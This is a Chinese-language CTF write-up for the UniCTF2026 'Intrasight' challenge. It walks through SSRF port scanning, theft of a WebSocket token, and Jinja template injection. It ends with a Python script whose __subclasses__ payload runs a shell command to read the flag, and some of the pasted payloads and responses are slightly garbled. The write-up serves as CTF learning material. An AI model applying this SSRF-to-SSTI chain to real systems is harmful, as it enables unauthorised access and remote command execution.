




进来就有一个写url的，弹一个本地url发现会响应源码，这很明显是ssrf，前面折腾了很久无果，后来重新看了这提示，说的是内网有public_web，admin_panel还有一个不知道什么的服务，有服务肯定要占用端口吧，于是我用bp爆破了一下

```
dy>  
<!-- internal-services: [public_web, admin_panel, w*_e*1*r] -->  
<header>
```

0		200	78
1	0	200	171
81	80	200	111
8002	8001	404	136
9001	9000	404	239
2	1	500	111
3	2	500	110
4	3	500	170
5	4	500	171
6	5	500	171
7	6	500	90
8	7	500	92
9	8	500	168
10	9	500	105
11	10	500	105
12	11	500	100

请求

响应

美化

Raw

Hex

页面渲染

1 HTTP/1.1 404 Not Found
2 Content-Length: 135
3 Content-Type: application/json
4 Date: Thu, 29 Jan 2026 09:32:51 GMT
5 Server: uvicorn
6
7 {
8 "status":404,
9 "headers":{
10 "content-type":"application/json",
11 "x-service":"admin_panel"
12 },
13 "history":[
14],
15 "body":{"detail":"Not Found"}
16 }

发现8001直接说明是admin_panel服务了，查看一下状态

http://127.0.0.1:8001/status	预览	Status: 200 Time: 165ms Type: -
<pre> > 系统初始化完成 > 等待用户输入... > 发起请求: http://127.0.0.1/ > 请求成功 > 发起请求: http://127.0.0.1:8001 > 请求完成, 返回错误代码 404 > 发起请求: http://127.0.0.1/openapi.json > 请求成功 </pre>		<pre> { "status": 200, "headers": { "content-type": "text/html; charset=utf-8", "x-service": "admin_panel" }, "history": [], "body": "<!DOCTYPE html>\n<html lang=\"zh\">" } </pre>


后面有这么一条

```


<p>提示：调试信息可查看 /api/debug/config</p>\n</body>\n\n</html>

```

跟过去可以看到9000就是就是用于连接ws的了



把ws://127.0.0.1:9000/ws复制过去预览，得到响应



这里介绍一下，可以参考<https://zhuanlan.zhihu.com/p/581974844>

ws协议 (WebSocket) 是一种基于TCP的独立网络通信协议，旨在建立客户端与服务端之间的持久、全双工连接


全双工意味着连接好后双方可以同时发送信息，根据响应，可以知道要进行连接需要有Origin和token参数，那这些是那来的

```

{
  "ws": "ok",
  "message": "handshake success",
  "welcome": "{\n\"error\": \"invalid origin 'None' ; missing ?token= parameter\\\"}"
}

```

用dirsearch扫网站可以扫到很多文件



其中请求openapi.json的时候可以看到有一个/redirect_ws路由

这个是admin_panel服务上的，一定要加上8001端口，默认80端口是public_web服务，有另一个openapi.json文件

```
http://127.0.0.1:8001/openapi.json 预览 Status: 200 Time: 137ms Type: -
> 发起请求: http://127.0.0.1:8001
> 请求完成, 返回错误代码 404
> 发起请求: http://127.0.0.1/openapi.json
> 请求成功
> 发起请求: http://127.0.0.1:8001
> 请求完成, 返回错误代码 404
> 发起请求: http://127.0.0.1:8001/status
> 请求成功
> 发起请求: http://127.0.0.1:8001/api/debug/config
> 请求成功
> 发起请求: ws://127.0.0.1:9000/ws
> 检测到 WebSocket 协议, 尝试握手...
> 请求成功
> 发起请求: ws://127.0.0.1:9000/ws
> 检测到 WebSocket 协议, 尝试握手...
> 请求成功
> 发起请求: http://127.0.0.1/openapi.json
> 请求成功
> 发起请求: ws://127.0.0.1:9000/status
> 检测到 WebSocket 协议, 尝试握手...
> 服务返回: websocket rejected: HTTP 403
> 请求完成, 返回错误代码 500
> 发起请求: ws://127.0.0.1:9000/ws
> 检测到 WebSocket 协议, 尝试握手...
> 请求成功
> 发起请求: http://127.0.0.1:8001/openapi.json

{
  "/api/debug/config": {
    "get": {
      "summary": "Debug Config",
      "operationId": "debug_config_api_debug_config_get",
      "responses": {
        "200": {
          "description": "Successful Response",
          "content": {
            "application/json": {
              "schema": {}
            }
          }
        }
      }
    }
  },
  "/redirect_ws": {
    "get": {
      "summary": "Redirect Ws",
      "operationId": "redirect_ws_redirect_ws_get",
      "responses": {
        "200": {
          "description": "Successful Response",
          "content": {
            "application/json": {
              "schema": {}
            }
          }
        }
      }
    }
  }
}
```

请求这个路由，token就在响应里面

```
http://127.0.0.1:8001/redirect_ws 预览 Status: 404 Time: 149ms Type: -
> 发起请求: http://127.0.0.1:8001/status
> 请求成功
> 发起请求: http://127.0.0.1:8001/api/debug/config
> 请求成功
> 发起请求: ws://127.0.0.1:9000/ws
> 检测到 WebSocket 协议, 尝试握手...
> 请求成功
> 发起请求: ws://127.0.0.1:9000/ws
> 检测到 WebSocket 协议, 尝试握手...
> 请求成功
> 发起请求: http://127.0.0.1/openapi.json
> 请求成功

{
  "status": 404,
  "headers": {
    "content-type": "application/json"
  },
  "history": [
    {
      "status": 302,
      "location": "ws://127.0.0.1:9000/ws?token=e88311aeeb284c0ba067f92549ea0e31"
    }
  ],
  "body": {
    "detail": "Not Found"
  }
}
```

于是我设置了token，带上Origin请求头尝试连接

```
美化 Raw Hex 美化 Raw Hex 页面渲染
1 GET /fetch?url=ws://127.0.0.1:9000/ws?token=e88311aeeb284c0ba067f92549ea0e31
  HTTP/1.1
2 Host: 80-33dd65a2-db23-43fd-90a5-4cceec6ca255.challenge.ctfplus.cn
3 Accept-Language: en-US
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
  Safari/537.36
5 Accept: */*
6 Referer: http://80-33dd65a2-db23-43fd-90a5-4cceec6ca255.challenge.ctfplus.cn/
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Origin: http://127.0.0.1

1 HTTP/1.1 200 OK
2 Content-Length: 156
3 Content-Type: application/json
4 Date: Thu, 29 Jan 2026 13:44:52 GMT
5 Server: uvicorn
6
7 {
  "ws": "ok",
  "message": "handshake success",
  "welcome":
    "{\\"error\\":\\"X-Internal-Token header must ma
    xpired or invalid (try /redirect_ws)\\"}"
}
```

又有一个新的问题，还要带上X-Internal-Token请求头内容要和token一样，token还过期了，这个token还有时间限制，那后面我们可以通过脚本来执行我们的命令

```
"X-Internal-Token": token
}
re2=session.get(url+"fetch?url=ws://127.0.0.1:9000/ws?token="+token,headers=headers)
print(re2.text)
```

行 [Unictf2026]Intrasight x

```
/home/hack/code/Python/.venv/bin/python /home/hack/files-win/Code/Python/Quastion/[Unictf2026]Int
{"ws":"ok","message":"handshake success","welcome":{"service":"IntraSight Template Preview",
进程已结束，退出代码为 0
```

```
{
  "ws": "ok",
  "message": "handshake success",
  "welcome": {"error": "X-Internal-Token header must match ?token; token
expired or invalid (try /redirect_ws)\\"}"}
```

写一个脚本来发送，得到响应，已经可以连接成功了（格式已经过美化，方便大家食用）

```
{
  "ws": "ok",
  "message": "handshake success",
  "welcome": {
    "service": "IntraSight Template Preview",
    "version": "1.0",
    "protocol": {
      {
        "action": "render",
        "template": "<template string>",
        "context": {
          {
            "optional": "variables"
          }
        }
      }
    }
  }
}
```

通过响应可以发现这是个模板渲染，而这个题目也是个flask框架，因此可以知道这一关要我们ssti注入，但是注入点在那

可以看到有一个protocol，里面有一些参数，看起来还没有值，回到前面说的ws，使用这个协议连接成功后双方是可以发送信息的，既然服务器回应我们json数据，那我们也回应json数据，构造一个payload，注入templete看看

```
payload={
  "action": "render",
  "template": "{{7*7}}",
  "context": {}
}
```

发送过去后得到响应，看result可以知道存在ssti注入！

```
{
  "ws": "ok",
  "welcome": {
    "service": "IntraSight Template Preview",
    "version": "1.0",
    "protocol": {
      "action": "render",
      "template": "<template string>",
      "context": {
        "optional": "variables"
      }
    }
  },
  "response": {
    "result": "49"
  }
}
```

接下来就是ssti了，没什么过滤，直接梭哈

```
import requests
from flask import json

url="http://80-33dd65a2-db23-43fd-90a5-4cceec6ca255.challenge.ctfplus.cn/"
session = requests.Session()

response = session.get(url+"fetch?url=http://127.0.0.1:8001/redirect_ws")
data=json.loads(response.text)
token=data["history"][0]['location'].split('token=')[-1]

headers = {
    "Origin": "http://127.0.0.1",
    "X-Internal-Token": token
}

re2=session.get(url+"fetch?url=ws://127.0.0.1:9000/ws?token="+token,headers=headers)
payload={
    "action": "render",
    "template": "{['__class__.__base__.__subclasses__()[246]('cat /f*',shell=True,stdout=-1).communicate())}",
    "context": {}
}

re3=session.post(url+"fetch?url=ws://127.0.0.1:9000/ws?token="+token,headers=headers,json=payload)
data=json.loads(re3.text)
result=json.loads(data["response"])["result"]
print(result)
```

```
(b'UniCTF{2819887d-e950-4ad9-8f50-4ab673e3b2af}\n', None)
```

